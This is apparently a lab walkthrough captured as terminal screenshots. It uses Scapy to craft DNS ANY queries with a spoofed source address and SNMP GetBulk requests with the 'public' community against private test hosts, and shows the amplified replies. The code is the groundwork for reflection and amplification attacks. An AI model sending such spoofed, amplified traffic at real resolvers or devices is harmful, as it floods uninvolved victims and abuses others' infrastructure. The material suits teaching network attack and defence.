.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
<IP  version=4L ihl=5L tos=0x0 len=525 id=17185 flags= frag=0L ttl=128 proto=udp chksum=0xebe9 src=192.168.68.2 dst=192.168
.68.130 options=[] |<UDP  sport=domain dport=domain len=505 chksum=0x8fff |<DNS  id=0 qr=1L opcode=QUERY aa=0L tc=0L rd=1L
ra=1L z=0L ad=0L cd=0L rcode=ok qdcount=1 ancount=16 nscount=0 arcount=4 qd=<DNSQR  qname='yahoo.com.' qtype=ALL qclass=IN
|> an=<DNSRR  rrname='yahoo.com.' type=SOA rclass=IN ttl=5 rdata='\x03ns1\xc0\x0c\nhostmaster\tyahoo-inc\xc0\x12x9P3\x00\x0
0\x0e\x10\x00\x00\x00\x01,\x00\x1b\xaf\x80\x00\x00\x02X' |<DNSRR  rrname='yahoo.com.' type=A rclass=IN ttl=5 rdata='98.139.183.
24' |<DNSRR  rrname='yahoo.com.' type=A rclass=IN ttl=5 rdata='206.190.36.45' |<DNSRR  rrname='yahoo.com.' type=A rclass=IN
 ttl=5 rdata='98.138.253.109' |<DNSRR  rrname='yahoo.com.' type=AAAA rclass=IN ttl=5 rdata='2001:4998:58:c02::a9' |<DNSRR
rrname='yahoo.com.' type=AAAA rclass=IN ttl=5 rdata='2001:4998:44:204::a7' |<DNSRR  rrname='yahoo.com.' type=AAAA rclass=IN
 ttl=5 rdata='2001:4998:c:a06::2:4008' |<DNSRR  rrname='yahoo.com.' type=MX rclass=IN ttl=5 rdata='\x00\x01\x04mta6\x03am0\
x08yahoodns\x03net\x00' |<DNSRR  rrname='yahoo.com.' type=MX rclass=IN ttl=5 rdata='\x00\x01\x04mta7\xc0\xef' |<DNSRR  rrna
me='yahoo.com.' type=MX rclass=IN ttl=5 rdata='\x00\x01\x04mta5\xc0\xef' |<DNSRR  rrname='yahoo.com.' type=NS rclass=IN ttl
=5 rdata='ns4.yahoo.com.' |<DNSRR  rrname='yahoo.com.' type=NS rclass=IN ttl=5 rdata='ns2.yahoo.com.' |<DNSRR  rrname='yaho
o.com.' type=NS rclass=IN ttl=5 rdata='ns3.yahoo.com.' |<DNSRR  rrname='yahoo.com.' type=NS rclass=IN ttl=5 rdata='ns5.yaho
o.com.' |<DNSRR  rrname='yahoo.com.' type=NS rclass=IN ttl=5 rdata='ns1.yahoo.com.' |<DNSRR  rrname='yahoo.com.' type=TXT r
class=IN ttl=5 rdata='v=spf1 redirect= spf.mail.yahoo.com' |>>>>>>>>>>>>>>>> ns=None ar=<DNSRR  rrname='ns1.yahoo.com.' typ
e=A rclass=IN ttl=5 rdata='68.180.131.16' |<DNSRR  rrname='ns2.yahoo.com.' type=A rclass=IN ttl=5 rdata='68.142.255.16' |<D
NSRR  rrname='ns3.yahoo.com.' type=A rclass=IN ttl=5 rdata='203.84.221.53' |<DNSRR  rrname='ns4.yahoo.com.' type=A rclass=I
N ttl=5 rdata='98.138.11.157' |>>>> |>>>
>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> request = (i/u/d)
>>> i.src = "192.168.68.139"
>>> i.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= None
  src= 192.168.68.139
  dst= 192.168.68.2
  \options\

>>> request = (i/u/d)
>>> request
<IP  frag=0 proto=udp src=192.168.68.139 dst=192.168.68.2 |<UDP  sport=domain |<DNS  rd=1 qdcount=1 qd=<DNSQR
 qname='yahoo.com' qtype=ALL |> |>>>
>>>
```

```
michaelhixon@ubuntu:~$ sudo tcpdump -i ens33 src 192.168.68.2 -vv
```

```
File  Edit  View  Search  Terminal  Help
>>> send(request)
.
Sent 1 packets.
>>> send(request)
.
Sent 1 packets.
```

```
michaelhixon@ubuntu:~$ sudo tcpdump -i ens33 src 192.168.68.2 -vv
tcpdump: listening on ens33, link-type EN10MB (Ethernet), capture size 262144 bytes
04:26:40.738554 IP (tos 0x0, ttl 128, id 17594, offset 0, flags [none], proto UDP (17), length 525)
    192.168.68.2.domain > 192.168.68.139.domain: [udp sum ok] 0 q: ANY? yahoo.com. 16/0/4 yahoo.com.
 SOA ns1.yahoo.com. hostmaster.yahoo-inc.com. 2017022003 3600 300 1814400 600, yahoo.com. A 206.190.
36.45, yahoo.com. A 98.139.183.24, yahoo.com. A 98.138.253.109, yahoo.com. AAAA 2001:4998:58:c02::a9
, yahoo.com. AAAA 2001:4998:c:a06::2:4008, yahoo.com. AAAA 2001:4998:44:204::a7, yahoo.com. MX mta7.
am0.yahoodns.net. 1, yahoo.com. MX mta6.am0.yahoodns.net. 1, yahoo.com. MX mta5.am0.yahoodns.net. 1,
 yahoo.com. NS ns5.yahoo.com., yahoo.com. NS ns4.yahoo.com., yahoo.com. NS ns1.yahoo.com., yahoo.com
. NS ns2.yahoo.com., yahoo.com. NS ns3.yahoo.com., yahoo.com. TXT "v=spf1 redirect=_spf.mail.yahoo.c
om" ar: ns1.yahoo.com. A 68.180.131.16, ns2.yahoo.com. A 68.142.255.16, ns3.yahoo.com. A 203.84.221.
53, ns4.yahoo.com. A 98.138.11.157 (497)
```

```
File  Edit  View  Search  Terminal  Help
>>> send(IP(dst="192.168.68.2",src="192.168.68.139")/UDP()/DNS(rd=1,qdcount=1,qd=DNSQR(qname="yahoo.com",qtype=255)),verbose=1,count=2)
..
Sent 2 packets.
>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> i = IP()
>>> i.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\

>>> i.dst = "172.16.69.129"
>>> i.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= None
  src= 172.16.69.133
  dst= 172.16.69.129
  \options\

>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> u = UDP()
>>> u.display()
###[ UDP ]###
  sport= domain
  dport= domain
  len= None
  chksum= None

>>>
```


```
File  Edit  View  Search  Terminal  Help
>>> u.dport = 161
>>> u.sport = 161
>>> u.display()
###[ UDP ]###
  sport= snmp
  dport= snmp
  len= None
  chksum= None

>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> snmp = SNMP()
>>> snmp.display()
###[ SNMP ]###
  version= 'v2c' 0x1 <ASN1_INTEGER[1]>
  community= <ASN1_STRING['public']>
  \PDU\
   |###[ SNMPget ]###
   |  id= 0x0 <ASN1_INTEGER[0]>
   |  error= 'no_error' 0x0 <ASN1_INTEGER[0]>
   |  error_index= 0x0 <ASN1_INTEGER[0]>
   |  \varbindlist\

>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> bulk = SNMPbulk()
>>> bulk.display()
###[ SNMPbulk ]###
  id= 0x0 <ASN1_INTEGER[0]>
  non_repeaters= 0x0 <ASN1_INTEGER[0]>
  max_repetitions= 0x0 <ASN1_INTEGER[0]>
  \varbindlist\

>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> bulk.max_repetitions = 50
>>> bulk.varbindlist=[SNMPvarbind(oid=ASN1_OID('1.3.6.1.2.1.1')),SNMPvarbind(oid=ASN1_OID('1.3.6.1.2.1.19.1.3'))]
>>> bulk.display()
###[ SNMPbulk ]###
  id= 0x0 <ASN1_INTEGER[0]>
  non_repeaters= 0x0 <ASN1_INTEGER[0]>
  max_repetitions= 50
  \varbindlist\
   |###[ SNMPvarbind ]###
   |  oid= <ASN1_OID['.1.3.6.1.2.1.1']>
   |  value= <ASN1_NULL[0]>
   |###[ SNMPvarbind ]###
   |  oid= <ASN1_OID['.1.3.6.1.2.1.19.1.3']>
   |  value= <ASN1_NULL[0]>

>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> snmp.PDU = bulk
>>> snmp.display()
###[ SNMP ]###
  version= 'v2c' 0x1 <ASN1_INTEGER[1]>
  community= <ASN1_STRING['public']>
  \PDU\
   |###[ SNMPbulk ]###
   |  id= 0x0 <ASN1_INTEGER[0]>
   |  non_repeaters= 0x0 <ASN1_INTEGER[0]>
   |  max_repetitions= 50
   |  \varbindlist\
   |   |###[ SNMPvarbind ]###
   |   |  oid= <ASN1_OID['.1.3.6.1.2.1.1']>
   |   |  value= <ASN1_NULL[0]>
   |   |###[ SNMPvarbind ]###
   |   |  oid= <ASN1_OID['.1.3.6.1.2.1.19.1.3']>
   |   |  value= <ASN1_NULL[0]>

>>>
```



File Edit View Search Terminal Help
>>> request = (i/u/snmp)
>>> request.display()
###[IP]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= udp
chksum= None
src= 172.16.69.133
dst= 172.16.69.129
\options\
###[UDP]###
sport= snmp
dport= snmp
len= None
chksum= None
###[SNMP]###
version= 'v2c' 0x1 <ASN1_INTEGER[1]>
community= <ASN1_STRING['public']>
\PDU\
|###[SNMPbulk]###
| id= 0x0 <ASN1_INTEGER[0]>
| non_repeaters= 0x0 <ASN1_INTEGER[0]>
| max_repetitions= 50
| \varbindlist\
| |###[SNMPvarbind]###
| | oid= <ASN1_OID['.1.3.6.1.2.1.1']>
| | value= <ASN1_NULL[0]>
| |###[SNMPvarbind]###
| | oid= <ASN1_OID['.1.3.6.1.2.1.19.1.3']>
| | value= <ASN1_NULL[0]>
>>>


```
File  Edit  View  Search  Terminal  Help
>>> ans = sr1(request,verbose=1,timeout=5)
Begin emission:
Finished to send 1 packets.

Received 2 packets, got 1 answers, remaining 0 packets
>>> ans.display()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 1500
  id= 1258
  flags= MF
  frag= 0L
  ttl= 128
  proto= udp
  chksum= 0x2d00
  src= 172.16.69.129
  dst= 172.16.69.133
  \options\
###[ UDP ]###
     sport= snmp
     dport= snmp
     len= 2286
     chksum= 0x7f39
###[ Raw ]###
        load= '0\x82\x08\xe2\x02\x01\x01\x04\x06public\xa2\x82\x08\xd3\x02\x01\x00\x02\x01\x00\x02\x01\x000\x82\x08\xc60\x81\x8b\x06\x08
+\x06\x01\x02\x01\x01\x01\x00\x04\x7fHardware: x86 Family 6 Model 70 Stepping 1 AT/AT COMPATIBLE - Software: Windows 2000 Version 5.1 (B
uild 2600 Uniprocessor Free)0\x11\x06\t+\x06\x01\x02\x01\x19\x01\x01\x00C\x04\x14\x84\xfc\x860\x18\x06\x08+\x06\x01\x02\x01\x01\x02\x00\
x06\x0c+\x06\x01\x04\x01\x827\x01\x01\x03\x01\x010\x15\x06\t+\x06\x01\x02\x01\x19\x01\x02\x00\x04\x08\x07\xe1\x02\x14\x081%\x010\x10\x06
\x08+\x06\x01\x02\x01\x01\x03\x00C\x04\x02\rA\x060\x0e\x06\t+\x06\x01\x02\x01\x19\x01\x03\x00\x02\x01\x000\x0c\x06\x08+\x06\x01\x02\x01\
x01\x04\x00\x04\x000\r\x06\t+\x06\x01\x02\x01\x19\x01\x04\x00\x04\x000\x11\x06\x08+\x06\x01\x02\x01\x01\x05\x00\x04\x05DEMOX0\x0e\x06\t+
\x06\x01\x02\x01\x19\x01\x05\x00B\x01\x020\x0c\x06\x08+\x06\x01\x02\x01\x01\x06\x00\x04\x000\x0e\x06\t+\x06\x01\x02\x01\x19\x01\x06\x00B
\x01\x1b0\r\x06\x08+\x06\x01\x02\x01\x01\x07\x00\x02\x01L0\x0e\x06\t+\x06\x01\x02\x01\x19\x01\x07\x00\x02\x01\x000\r\x06\x08+\x06\x01\x0
2\x01\x02\x01\x00\x02\x01\x030\x10\x06\t+\x06\x01\x02\x01\x19\x02\x02\x00\x02\x03\x07\xfd\xf00\x0f\x06\n+\x06\x01\x02\x01\x02\x02\x01\x0
1\x01\x02\x01\x010\x10\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x01\x01\x02\x01\x010\x0f\x06\n+\x06\x01\x02\x01\x02\x02\x01\x01\x02\x02\
x01\x020\x10\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x01\x02\x02\x01\x020\x13\x06\x0c+\x06\x01\x02\x01\x02\x02\x01\x01\x84\x80\x04\x02\
x03\x01\x00\x040\x10\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x01\x03\x02\x01\x030(\x06\n+\x06\x01\x02\x01\x02\x02\x01\x02\x01\x04\x1aMS
 TCP Loopback interface\x000\x10\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x01\x04\x02\x01\x040P\x06\n+\x06\x01\x02\x01\x02\x02\x01\x02\x
02\x04BAMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport\x000\x18\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x02\x01\x06\t
+\x06\x01\x02\x01\x19\x02\x01\x0409\x06\x0c+\x06\x01\x02\x01\x02\x02\x01\x02\x84\x80\x04\x04)Bluetooth Device (Personal Area Network)\x0
00\x18\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x02\x02\x06\t+\x06\x01\x02\x01\x19\x02\x01\x070\x0f\x06\n+\x06\x01\x02\x01\x02\x02\x01\x
03\x01\x02\x01\x180\x18\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x02\x03\x06\t+\x06\x01\x02\x01\x19\x02\x01\x030\x0f\x06\n+\x06\x01\x02\
x01\x02\x02\x01\x03\x02\x02\x01\x060\x18\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x02\x04\x06\t+\x06\x01\x02\x01\x19\x02\x01\x020\x11\x0
6\x0c+\x06\x01\x02\x01\x02\x02\x01\x03\x84\x80\x04\x02\x01\x0601\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x03\x01\x04"C:\\ Label:  Seria
l Number 64b937850\x10\x06\n+\x06\x01\x02\x01\x02\x02\x01\x04\x01\x02\x02\x05\xf006\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x03\x02\x04
\'D:\\ Label:WinXP  Serial Number 3a690c0d0\x10\x06\n+\x06\x01\x02\x01\x02\x02\x01\x04\x02\x02\x02\x05\xdc0\x1d\x06\x0b+\x06\x01\x02\x01
\x19\x02\x03\x01\x03\x03\x04\x0eVirtual Memory0\x12\x06\x0c+\x06\x01\x02\x01\x02\x02\x01\x04\x84\x80\x04\x02\x02\x05\xdc0\x1e\x06\x0b+\x
06\x01\x02\x01\x19\x02\x03\x01\x03\x04\x04\x0fPhysical Memory0\x12\x06\n+\x06\x01\x02\x01\x02\x02\x01\x05\x01B\x04\x00\x98\x96\x800\x11\
x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x04\x01\x02\x02\x10\x000\x12\x06\n+\x06\x01\x02\x01\x02\x02\x01\x05\x02B\x04;\x9a\xca\x000\x11\
x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x04\x02\x02\x02\x08\x000\x13\x06\x0c+\x06\x01\x02\x01\x02\x02\x01\x05\x84\x80\x04B\x03\x0fB@0\x
12\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x04\x03\x02\x03\x01\x00\x000\x0e\x06\n+\x06\x01\x02\x01\x02\x02\x01\x06\x01\x04\x000\x12\x06
\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x04\x04\x02\x03\x01\x00\x000\x14\x06\n+\x06\x01\x02\x01\x02\x02\x01\x06\x02\x04\x06\x00\x0c)\x94cK
0\x13\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x05\x01\x02\x04\x00\x9f\xf2\xe40\x16\x06\x0c+\x06\x01\x02\x01\x02\x02\x01\x06\x84\x80\x04
\x04\x06`\xf8\x1d\xc2M\x150\x12\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x05\x02\x02\x03\x04\x87\xa00\x0f\x06\n+\x06\x01\x02\x01\x02\x02
\x01\x07\x01\x02\x01\x010\x11\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x05\x03\x02\x02M\xea0\x0f\x06\n+\x06\x01\x02\x01\x02\x02\x01\x07\
x02\x02\x01\x010\x11\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x05\x04\x02\x02\x1f\xf70\x11\x06\x0c+\x06\x01\x02\x01\x02\x02\x01\x07\x84\
x80\x04\x02\x01\x010\x12\x06\x0b+\x06\x01\x02\x01\x19\x02\x03'

>>>
```


```
File  Edit  View  Search  Terminal  Help
>>> sr1(IP(dst="172.16.69.129")/UDP(sport=161,dport=161)/SNMP(PDU=SNMPbulk(max_repetitions=50,varbindlist=[SNMPvarbind(oid=ASN1_OID('1.3
.6.1.2.1.1')),SNMPvarbind(oid=ASN1_OID('1.3.6.1.2.1.19.1.3'))])),verbose=1,timeout=5)
Begin emission:
Finished to send 1 packets.

Received 2 packets, got 1 answers, remaining 0 packets
<IP  version=4L ihl=5L tos=0x0 len=1500 id=1260 flags=MF frag=0L ttl=128 proto=udp chksum=0x2cfe src=172.16.69.129 dst=172.16.69.133 opt
ions=[] |<UDP  sport=snmp dport=snmp len=2286 chksum=0xc411 |<Raw  load='0\x82\x08\xe2\x02\x01\x01\x04\x06public\xa2\x82\x08\xd3\x02\x01
\x00\x02\x01\x00\x02\x01\x000\x82\x08\xc60\x81\x8b\x06\x08+\x06\x01\x02\x01\x01\x01\x00\x04\x7fHardware: x86 Family 6 Model 70 Stepping
1 AT/AT COMPATIBLE - Software: Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)0\x11\x06\t+\x06\x01\x02\x01\x19\x01\x01\x00C\x04\
x14\x8b\x86\xa80\x18\x06\x08+\x06\x01\x02\x01\x01\x02\x00\x06\x0c+\x06\x01\x04\x01\x827\x01\x01\x03\x01\x010\x15\x06\t+\x06\x01\x02\x01\
x19\x01\x02\x00\x04\x08\x07\xe1\x02\x14\x088-\x070\x10\x06\x08+\x06\x01\x02\x01\x01\x03\x00C\x04\x02\r\xe8n0\x0e\x06\t+\x06\x01\x02\x01\
x19\x01\x03\x00\x02\x01\x000\x0c\x06\x08+\x06\x01\x02\x01\x01\x04\x00\x04\x000\r\x06\t+\x06\x01\x02\x01\x19\x01\x04\x00\x04\x000\x11\x06
\x08+\x06\x01\x02\x01\x01\x05\x00\x04\x05DEMOX0\x0e\x06\t+\x06\x01\x02\x01\x19\x01\x05\x00B\x01\x020\x0c\x06\x08+\x06\x01\x02\x01\x01\x0
6\x00\x04\x000\x0e\x06\t+\x06\x01\x02\x01\x19\x01\x06\x00B\x01\x1c0\r\x06\x08+\x06\x01\x02\x01\x01\x07\x00\x02\x01L0\x0e\x06\t+\x06\x01\
x02\x01\x19\x01\x07\x00\x02\x01\x000\r\x06\x08+\x06\x01\x02\x01\x02\x01\x00\x02\x01\x030\x10\x06\t+\x06\x01\x02\x01\x19\x02\x02\x00\x02\
x03\x07\xfd\xf00\x0f\x06\n+\x06\x01\x02\x01\x02\x02\x01\x01\x02\x01\x010\x10\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x01\x01\x02\x0
1\x010\x0f\x06\n+\x06\x01\x02\x01\x02\x02\x01\x01\x02\x02\x01\x020\x10\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x01\x02\x02\x01\x020\x13
\x06\x0c+\x06\x01\x02\x01\x02\x02\x01\x01\x84\x80\x04\x02\x03\x01\x00\x040\x10\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x01\x03\x02\x01\
x030(\x06\n+\x06\x01\x02\x01\x02\x02\x01\x02\x01\x04\x1aMS TCP Loopback interface\x000\x10\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x01\
x04\x02\x01\x040P\x06\n+\x06\x01\x02\x01\x02\x02\x01\x02\x02\x04BAMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport\x000\
